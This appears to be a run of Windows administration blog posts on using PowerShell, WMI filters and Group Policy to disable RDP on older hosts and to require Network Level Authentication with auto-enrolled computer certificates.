Creating WMI Filters and GPOs with PowerShell

In my last 2 blog post I covered the creation of group policy objects for distributing certificates to all computers in a domain and enable Network Level Authentication on them plus also covered how to create and use WMI filters to specify which machines a Group Policy Object should apply to. On this blog post I will cover how to do this with Windows 2008 R2 built in PowerShell Module and some external ones from SDM Software. The GPO that we will be creating is to disable RDP on none Vista, Windows 7 and Windows 2008 hosts since following the other  blog posts these do not support NLA on their Remote Desktop Service. We will use PowerShell on a Windows 2008 R2 Domain Controller. Since we are going to use external scripts we would first start modifying the execution policy this is done by running the Set-ExecutionPolicy command to allow local scripts to execute without the need of being signed.

PS C:\Windows\system32> Set-ExecutionPolicy remotesigned
Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic. Do you want to change the execution
policy?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): y
PS C:\Windows\system32>

As stated by the command this could be a potential security risk so do remember to re-run the command at the en with the execution policy of Restricted. Before we start creating group policy objects and linking them we should create a WMI Filter that we will attach to the policy. I took the liberty to write one based on another one I saw in the Microsoft Scripting Repository that will create a series of base filters for you when ran in a Domain Controller running Windows 2008 or Windows 2008 R2. You can download the script from my GitHub account at https://github.com/darkoperator/powershell_scripts/blob/master/create-wmifilters.ps1 the script will make the necessary changes to the registry to allow modification of attributes locally on the box thus allowing us to add the filters. The script is ran from a PoweShell Window providing the path like any other PowerShell script:

PS C:\Users\Administrator\Documents> .\create-wmifilters.ps1
Checking is registry key is set to allow changes to AD System Only Attributes is set.
Allow System Only Change key is not set
Creating key and setting value to 1
Starting creation of WMI Filters:
Adding WMI Filter for: Virtual Machines
Adding WMI Filter for: Workstation 32-bit
Adding WMI Filter for: Workstation 64-bit
Adding WMI Filter for: Workstations
Adding WMI Filter for: Domain Controllers
Adding WMI Filter for: Servers
Adding WMI Filter for: Windows 2000
Adding WMI Filter for: Windows XP
Adding WMI Filter for: Windows Vista
Adding WMI Filter for: Windows 7
Adding WMI Filter for: Windows Server 2003
Adding WMI Filter for: Windows Server 2008
Adding WMI Filter for: Windows Server 2008 R2
Adding WMI Filter for: Windows Vista and Windows Server 2008
Adding WMI Filter for: Windows Server 2003 and Windows Server 2008
Adding WMI Filter for: Windows 2000, XP and 2003
Finished adding WMI Filters
Disabling Allow System Only Change Attributes on server

Now you will have some WMI Filters we can use as base in our Group Policy Objects, do remember that we can have several filters linked to a single GPO.

Once this is done we can import the GroupPolicy PowerShell module that is installed on Windows 2008 Domain Controllers when promoted and look at the available commands we get from the module:

PS C:\> Import-Module grouppolicy
PS C:\> Get-Command -Module grouppolicy | Format-Table -AutoSize
CommandType Name                       Definition
----------- ----                       ----------
Cmdlet      Backup-GPO                 Backup-GPO -Guid <Guid> -Path <String> [-Comment <String>] [-Domain <String>]...
Cmdlet      Copy-GPO                   Copy-GPO -SourceGuid <Guid> -TargetName <String> [-SourceDomain <String>] [-T...
Cmdlet      Get-GPInheritance          Get-GPInheritance [-Target] <String> [-Domain <String>] [-Server <String>] [-...
Cmdlet      Get-GPO                    Get-GPO [-Guid] <Guid> [[-Domain] <String>] [[-Server] <String>] [-All] [-Ver...
Cmdlet      Get-GPOReport              Get-GPOReport [-Guid] <Guid> [-ReportType] <ReportType> [[-Path] <String>] [[...
Cmdlet      Get-GPPermissions          Get-GPPermissions -Guid <Guid> [-TargetName <String>] [-TargetType <Permissio...
Cmdlet      Get-GPPrefRegistryValue    Get-GPPrefRegistryValue -Guid <Guid> -Context <GpoConfiguration> -Key <String...
Cmdlet      Get-GPRegistryValue        Get-GPRegistryValue -Guid <Guid> -Key <String> [-ValueName <String>] [-Domain...
Cmdlet      Get-GPResultantSetOfPolicy Get-GPResultantSetOfPolicy [-Computer <String>] [-User <String>] -ReportType ...
Cmdlet      Get-GPStarterGPO           Get-GPStarterGPO -Guid <Guid> [-Domain <String>] [-Server <String>] [-All] [-...
Cmdlet      Import-GPO                 Import-GPO -BackupId <Guid> -Path <String> [-TargetGuid <Guid>] [-TargetName ...
Cmdlet      New-GPLink                 New-GPLink -Guid <Guid> -Target <String> [-LinkEnabled <EnableLink>] [-Order ...
Cmdlet      New-GPO                    New-GPO [-Name] <String> [-Comment <String>] [-Domain <String>] [-Server <Str...
Cmdlet      New-GPStarterGPO           New-GPStarterGPO [-Name] <String> [-Comment <String>] [-Domain <String>] [-Se...
Cmdlet      Remove-GPLink              Remove-GPLink -Guid <Guid> -Target <String> [-Domain <String>] [-Server <Stri...
Cmdlet      Remove-GPO                 Remove-GPO -Guid <Guid> [-Domain <String>] [-Server <String>] [-KeepLinks] [-...
Cmdlet      Remove-GPPrefRegistryValue Remove-GPPrefRegistryValue [[-Server] <String>] -Guid <Guid> -Context <GpoCon...
Cmdlet      Remove-GPRegistryValue     Remove-GPRegistryValue [-Guid] <Guid> [-Key] <String> [[-ValueName] <String>]...
Cmdlet      Rename-GPO                 Rename-GPO -Guid <Guid> -TargetName <String> [-Domain <String>] [-Server <Str...
Cmdlet      Restore-GPO                Restore-GPO -BackupId <Guid> -Path <String> [-Domain <String>] [-Server <Stri...
Cmdlet      Set-GPInheritance          Set-GPInheritance [-Target] <String> -IsBlocked <BlockInheritance> [-Domain <...
Cmdlet      Set-GPLink                 Set-GPLink -Guid <Guid> -Target <String> [-LinkEnabled <EnableLink>] [-Order ...
Cmdlet      Set-GPPermissions          Set-GPPermissions -Guid <Guid> -PermissionLevel <GPPermissionType> -TargetNam...
Cmdlet      Set-GPPrefRegistryValue    Set-GPPrefRegistryValue -Guid <Guid> -Context <GpoConfiguration> -Key <String...
Cmdlet      Set-GPRegistryValue        Set-GPRegistryValue -Guid <Guid> -Key <String> [-ValueName <String[]>] [-Valu...

We now use the New-GPO comandlet to create a new empty GPO named DisableRDP:

PS C:\> New-GPO -Name "DisableRDP"
DisplayName      : DisableRDP
DomainName       : acme-lab.com
Owner            : ACME-LAB\Domain Admins
Id               : 31122b47-5129-420f-9fe8-241584cc516d
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 3/20/2012 7:56:43 AM
ModificationTime : 3/20/2012 7:56:44 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :

Now that we have a Group Policy Object created we can use the commadlet to create a registry reference in the GPO that will be applied to the machines that process the GPO under the context of Computer:

PS C:\> Set-GPPrefRegistryValue -Name DisableRDP -Key "HKLM\System\CurrentControlSet\Control\Terminal Server" -ValueName fDenyTSConnections -Value 1 -Type Dword -Context computer -Action update

Now to be able to link a WMI Filter to a GPO we need some external commands provided for free by SDM Software from http://www.sdmsoftware.com/products/freeware/ and we download the SDM GPMC PowerShell Cmdlets and install them on the Domain Controller. Once installed we can load the module:

PS C:\Users\Administrator\Documents> import-module SDM-GPMC

We want to use the Add-SDMWMIFilterLink command to link our GPO with one of the WMI Filters we created for the target of the GPO. To look at examples on how to use it we use the help command with the switch for examples:

PS C:\Users\Administrator\Documents> help Add-SDMWMIFilterLink -Examples
NAME
    Add-SDMWMIFilterLink
SYNOPSIS
    Adds a WMI Filter to a particular GPO
    --------------  Example 1 --------------
    C:\PS>Add-SDMWMIFilterLink "Wireless Policy" -FilterName "Laptop Test"
    Links the WMI filter called "Laptop Test" to the GPO called "Wireless Policy"
    Filter Laptop test linked to GPO Wireless Policy

As we can see the command is quite simple to use we just need to provide it a name for the GPO and a filter name to link to the GPO. Lets link now the GPO with the WMI Filter:

PS C:\Users\Administrator\Documents> Add-SDMWMIFilterLink "DisableRDP" -FilterName "Windows 2000, XP and 2003"
Filter Windows 2000, XP and 2003 linked to GPO DisableRDP

Once done we can now link the GPO to any part of our Active Directory structure. In this case I will attach it to the entire Forest of my lab AD infrastructure:

PS C:\Users\Administrator\Documents> New-GPLink -Name DisableRDP -Target "dc=acme-lab,dc=com”
GpoId       : 31122b47-5129-420f-9fe8-241584cc516d
DisplayName : DisableRDP
Enabled     : True
Enforced    : False
Target      : DC=acme-lab,DC=com
Order       : 3
DisplayName      : DisableRDP
DomainName       : acme-lab.com
Owner            : ACME-LAB\Domain Admins
Id               : 31122b47-5129-420f-9fe8-241584cc516d
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 3/20/2012 7:56:43 AM
ModificationTime : 3/20/2012 8:18:04 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 1, SysVol Version: 1
WmiFilter        :
DisplayName      : DisableRDP
DomainName       : acme-lab.com
Owner            : ACME-LAB\Domain Admins
Id               : 31122b47-5129-420f-9fe8-241584cc516d
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 3/20/2012 7:56:43 AM
ModificationTime : 3/20/2012 7:56:44 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :

This could be a very good way to automate the process of creating Group Policy Objects in lab and then move this to a production environment. Also you could use it for automating disaster recovery procedures.

As always I hope you found this blog post useful and informative.
WMI Filters in Group Policy Objects





One of the problems that we see every day in production environments is that even when we would like to have all machines on the same version of Windows many times this is not possible so we have to adapt our Group Policies to these environments. Microsoft provides a great way to check several parameters of the box thru Windows Management Instrumentation (WMI), this allows is from checking Hardware, software, patches and many other attributes available via the Windows Management Instrumentation (WMI). Lets say we want the previous Group Policy we created to apply only to Windows 2008 R2, Windows 2008, Vista and Windows 7 and lets also make a filter for Windows XP and 2003 so if we decide to make a filter to apply a policy to only those we can apply the filter. We start by going to the Group Policy  Management Console and choosing under the domain WMI Filters image We now Right Click an select New to create a new filter. We will get a screen where we will enter a name and a description for our first filter that will be for Windows 2008, Windows 2008R2, Windows Vista and Windows 7, the operating systems that support Network Level Authentication (NLA) on Remote Desktop Protocol (RDP). image Now we click on Add on the Queries section so as to add the WMI Query Language query we will use to filter to what Operating systems the policy is applied to: image We will select from Win32_OperatingSystem  the Version, this will give us a version number of 6.0 for Windows Vista and Windows 2008, 6.1 for Windows 2008 R2 and Windows 7. we will use:

SELECT * FROM Win32_OperatingSystem WHERE Version like "6.%"

We would click on Add type our filter and then just click on Ok:

image

We now click on save and the filter is ready to apply.


To apply a filter we just select the policy we want to apply the filter to and select from the WMI Filtering section the WMI Filter we want from the dropdown box:

image

In the case we wanted the filter to be for earlier supported versions of Windows we would use:

SELECT * FROM Win32_OperatingSystem WHERE Version LIKE "5.%"

If we wanted to even go more granular we could create separate filter for Product Type where:


  • ProductType 1 is for Client Versions of Windows
  • ProductType 2 is for Server Version of Windows operating as a Domain Controller
  • ProductType 3 for Server Version of Windows that are not a Domain Controller

If we wanted this to apply to all servers but not domain controller we could do a query like this one:

SELECT * FROM Win32_OperatingSystem WHERE (Version like "5.%" OR Version like "6.%") and ProductType<>2

As you can see there is a lot of flexibility with filters, specially since we can have several of them. As always I hope you find the post informative and useful.

Configuring Network Level Authentication for RDP

Recently there has been a lot of attention given to the Remote Desktop Protocol for attacker. The protocol has seen a work in 2011 that abused week passwords and  it’s features to copy files and infect other machines and now in 2012 there is a remote code execution bug in the protocol it self. Since the days of Vista and Windows 2008 Microsoft has provided a new mechanism for securing RDP connections with what they call Network Level Authentication, this uses Microsoft CredSSP Protocol to authenticate and negotiate credential type before handing off the connection to RDP Service.


CredSSP first establishes an encrypted channel between the client and the target server by using Transport Layer Security (TLS). Using the TLS connection as an encrypted channel; it does not rely on the client/server authentication services that are available in TLS but does uses it for validating identity. The CredSSP Protocol then uses the Simple and Protected Generic Security Service Application Program Interface Negotiation Mechanism (SPNEGO) Protocol Extensions to negotiate a Generic Security Services (GSS) mechanism that performs mutual authentication and GSS confidentiality services to securely bind to the TLS channel and encrypt the credentials for the target server. It should be noted that all GSS security tokens are sent over the encrypted TLS channel. This tokens can be NTL, Kerberos or PKI Authentication for SmartCards.

The graphic bellow illustrates how this is done:


image

Most brut force tools currently out there do not take in to account NLA, it would slow down the process even more and add another level of complexity. Since no packet will reach the RDP service until CredSSP has finished negotiation of the connection it protects the servers from DoS and exploits.

NLA is present in the latest versions of Windows, for Server:

  • Windows 2008
  • Windows 2008 R2
  • Windows 7
  • Windows Vista

On the client side:

  • Windows XP SP3
  • Windows Vista
  • Windows 7
  • Windows 2008
  • Windows 2008 R2
  • Remote Desktop Connection for Mac

NLA was introduced first with RDP 6.0 in Windows Vista and later on Windows XP SP3.

One of the biggest advantages also is that since TLS is used it will warn us if it can not validate the identity of the host we are connecting to. For this we will need a PKI infrastructure integrated with AD in our Windows environment. On a Windows 2008 environment we can install on a server the role of Active Directory Certificate Service to install a Enterprise CA accepting all defaults so it can provide Computer Certificates to the machines in the domain in an automated way using Group Policy.

Configuring a GPO for NLA

In this example I will show how to configure a GPO for issuing a Certificate to each host in the Domain and Configure NLA authentication for RDP. In a production environment you may wish to separate these or keep them in one policy depending on your AD design.


Lets start by selecting from Administrative Tools the Group Policy Management tool:

image


On the tool we create a New Group Policy Object:

image


We give this policy a Name:

image


Once created we edit this policy by right clicking on it an selecting Edit:

image


Now we select Computer Configuration/Policies/Windows Settings/Public Key Policies/Automatic Certificate Request Settings:

image


We now right click on Automatic Certificate Request Setting and select to create a new Automatic Certificate Request, this will request to the CA a new Computer Certificate and renew the certificate when it expires automatically.

image


When the wizard starts we click Next then we select Computer Certificate Template:

image


We click on Next and then on Finish. Now we select Computer Configuration/Policies/Windows Settings/Public Key Policies under that node we double click on Certificate Services Client – Auto-Enrollment we now select on the properties under Configuration Model we select Enable and make sure that the boxes for managing certificates in the store and for updating the certificate if the template is modified.

image

Now we have finished the section that will cover the certificate assignment for computers that get this GPO applied to.


For configuring RDP to use NLA we now go to Computer Configuration/Policies/Administrative Templates/Windows Components/Remote Desktop Settings/Remote Desktop Session Host/Security

image

Select Require user authentication for remote connections by using Network Level Authentication and double click on it. On the properties screen select Enable and click on OK.


Now lets configure the client settings to make sure that we always select to warn in the case the host certificate con not be authenticated. We select Computer Configuration/Policies/Administrative Templates/Windows Components/Remote Desktop Settings/Remote Desktop Connection Client

We double click on Configure Authentication for Client

image


Select Enable and set the Option to Warn me if authentication fails

image


Click on OK and close the screen. Know you should have a proper policy that cam be applied, but before we apply the policy we have to give permission on the Domain Computers group in the domain the permission to apply it:

image



And now we have a GPO that can be linked to any Domain in the forest or Organization Unit. Once applied when a connection is made we can see the security in use by clicking on the lock on the top of a Remote Desktop Session in Windows and it will tell us how we where authenticated:

image


On those host that do not have RDP enabled you will see that the only option available is to use NLA

image


As always I hope you find this blog post informative and useful.

Nessus 5 Making My Pentesting Workflow Easier


